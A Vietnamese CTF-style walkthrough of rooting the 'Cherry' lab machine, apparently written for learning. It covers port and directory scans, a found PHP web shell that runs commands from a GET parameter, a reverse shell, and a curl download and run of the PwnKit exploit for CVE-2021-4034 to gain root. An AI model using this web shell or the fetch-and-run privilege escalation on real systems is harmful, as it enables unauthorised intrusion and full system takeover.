Exploit Cherry machine By CVE-2021-4034

Mô tả

- Vul machine IP: 192.168.125.130

Giai đoạn 1 chiếm quyền user

Sử dụng nmap scan, chú ý cần thêm tham số -p- để ra quét full port:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-04 22:12 EST
Nmap scan report for 192.168.125.130
Host is up (0.0012s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8b:c6:f5:6e:2c:a2:95:13:a5:10:84:a5:0c:83:b7:ae (RSA)
|   256 38:d8:23:06:3e:86:2a:c9:0f:16:3f:23:93:d9:a1:06 (ECDSA)
|_  256 95:b9:d4:f0:98:4a:d9:09:90:a4:5d:a7:9d:6d:ce:76 (ED25519)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cherry
7755/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Cherry
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

Từ kết quả nmap, Vul server mở các port sau:

Port	Mô tả
22/tcp	OpenSSH
80/tcp	nginx/1.18.0
7755/tcp	Apache
33060/tcp	?

Sử dụng gobuster rà quét url http://192.168.125.130

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.125.130
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/05 03:59:38 Starting gobuster in directory enumeration mode
===============================================================
/backup               (Status: 301) [Size: 178] [--> http://192.168.125.130
/index.html           (Status: 200) [Size: 640]
/info.php             (Status: 200) [Size: 21]

===============================================================
2022/02/05 03:59:38 Finished
===============================================================
```

Từ kết quả gobuster rà quét url http://192.168.125.130, có uri /backup khi truy cập vào thì bị chặn

Truy cập Url http://192.168.125.130/info.php thì kết quả xem được nội dung file info.php. Chứng tỏ các file .php trên service này không thực thi phía server


```
<?php
phpinfo();
?>
```

Sử dụng gobuster rà quét url http://192.168.125.130:7755

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.125.130:7755
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/05 04:05:14 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 282]
/.hta                 (Status: 403) [Size: 282]
/.htaccess            (Status: 403) [Size: 282]
/backup               (Status: 301) [Size: 326] [--> http://192.168.125.130:7755/backup/]
/index.html           (Status: 200) [Size: 640]
/info.php             (Status: 200) [Size: 72717]
/server-status        (Status: 403) [Size: 282]

===============================================================
2022/02/05 04:05:15 Finished
===============================================================
```

Truy cập vảo url http://192.168.125.130:7755/backup/ không còn bị chặn như trên port 80 nữa. Và Url này bị lỗi directory list xem được các file trong thư mục



Index of /backup

Name	Last modified	Size	Description
Parent Directory		-	
command.php	2020-09-07 03:30	293	
latest.tar.gz	2020-09-01 18:54	12M	
master.zip	2020-09-07 03:33	11M	
master.zip.bak	2020-09-07 03:34	11M	


Apache/2.4.41 (Ubuntu) Server at 192.168.125.130 Port 7755

Đến đây dễ mình bị cuốn vào hướng tìm thông tin nhạy cảm trong các file tài về được, nhưng sau 1 thời gian không mò được gì thì mình đã rút chân ra tìm hướng khác.

Đọc tải file .php. Nhớ đến ở port 80 cho phép xem nội dụng file .php do đó ta có thể xem nội dung file command.php trong thư mục /backup.

```
<?php echo passthru($_GET['backup']); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Backup</title>
</head>
<body>
<!-- </?php echo passthru($_GET['backup']); ?/> -->
</body>
</html>
```

Từ nội dung file command.php, ta có thể tao revert shell qua tham số ***backup***



Kết quả revert shell với quyền user www-data thành công

```
listening on [any] 1234 ...
192.168.125.130: inverse host lookup failed: Unknown host
connect to [192.168.125.128] from (UNKNOWN) [192.168.125.130] 34160
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php
latest.tar.gz
master.zip
master.zip.bak
```

Giai đoạn 2 chiếm quyền root

Tìm các file thực thi SUID/SGID trên server, phát hiện có cài sẵn tool pkexec

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 84512 May 28  2020 /usr/bin/chage
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 39144 Apr  2  2020 /usr/bin/umount
-rwxr-sr-x 1 root tty 14488 Mar 30  2020 /usr/bin/bsd-write
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 55528 Apr  2  2020 /usr/bin/mount
-rwsr-sr-x 1 root root 27136 Apr  2  2020 /usr/bin/setarch
-rwsr-xr-x 1 root root 88464 May 28  2020 /usr/bin/gpasswd
-rwxr-sr-x 1 root ssh 350504 May 29  2020 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 166056 Jul 15  2020 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 31312 May 28  2020 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 43720 Feb 13  2020 /usr/bin/crontab
-rwsr-xr-x 1 root root 67816 Apr  2  2020 /usr/bin/su
-rwxr-sr-x 1 root tty 35048 Apr  2  2020 /usr/bin/wall
-rwsr-xr-x 1 root root 44784 May 28  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 31032 Aug 16  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 85064 May 28  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 68208 May 28  2020 /usr/bin/passwd
-rwxr-sr-x 1 root shadow 43168 Jul 21  2020 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43160 Jul 21  2020 /usr/sbin/unix_chkpwd
```

Khai thác lỗ hổng CVE-2021-4034 - Pkexec Local Privilege Escalation để chiếm quyền root

Tham khảo https://github.com/ly4k/PwnKit, có sẵn file binary thực thi.

```
$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
$ ls
LinEnum.sh
Makefile
PwnKit
cve-2021-4034
cve-2021-4034.c
cve-2021-4034.sh
lse.sh
pwnkit.c
$ chmod +x ./PwnKit
$ ./PwnKit
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
pwd
/root
ls
proof.txt
snap
cat proof.txt
Sun_CSR_TEAM.a[redacted]
```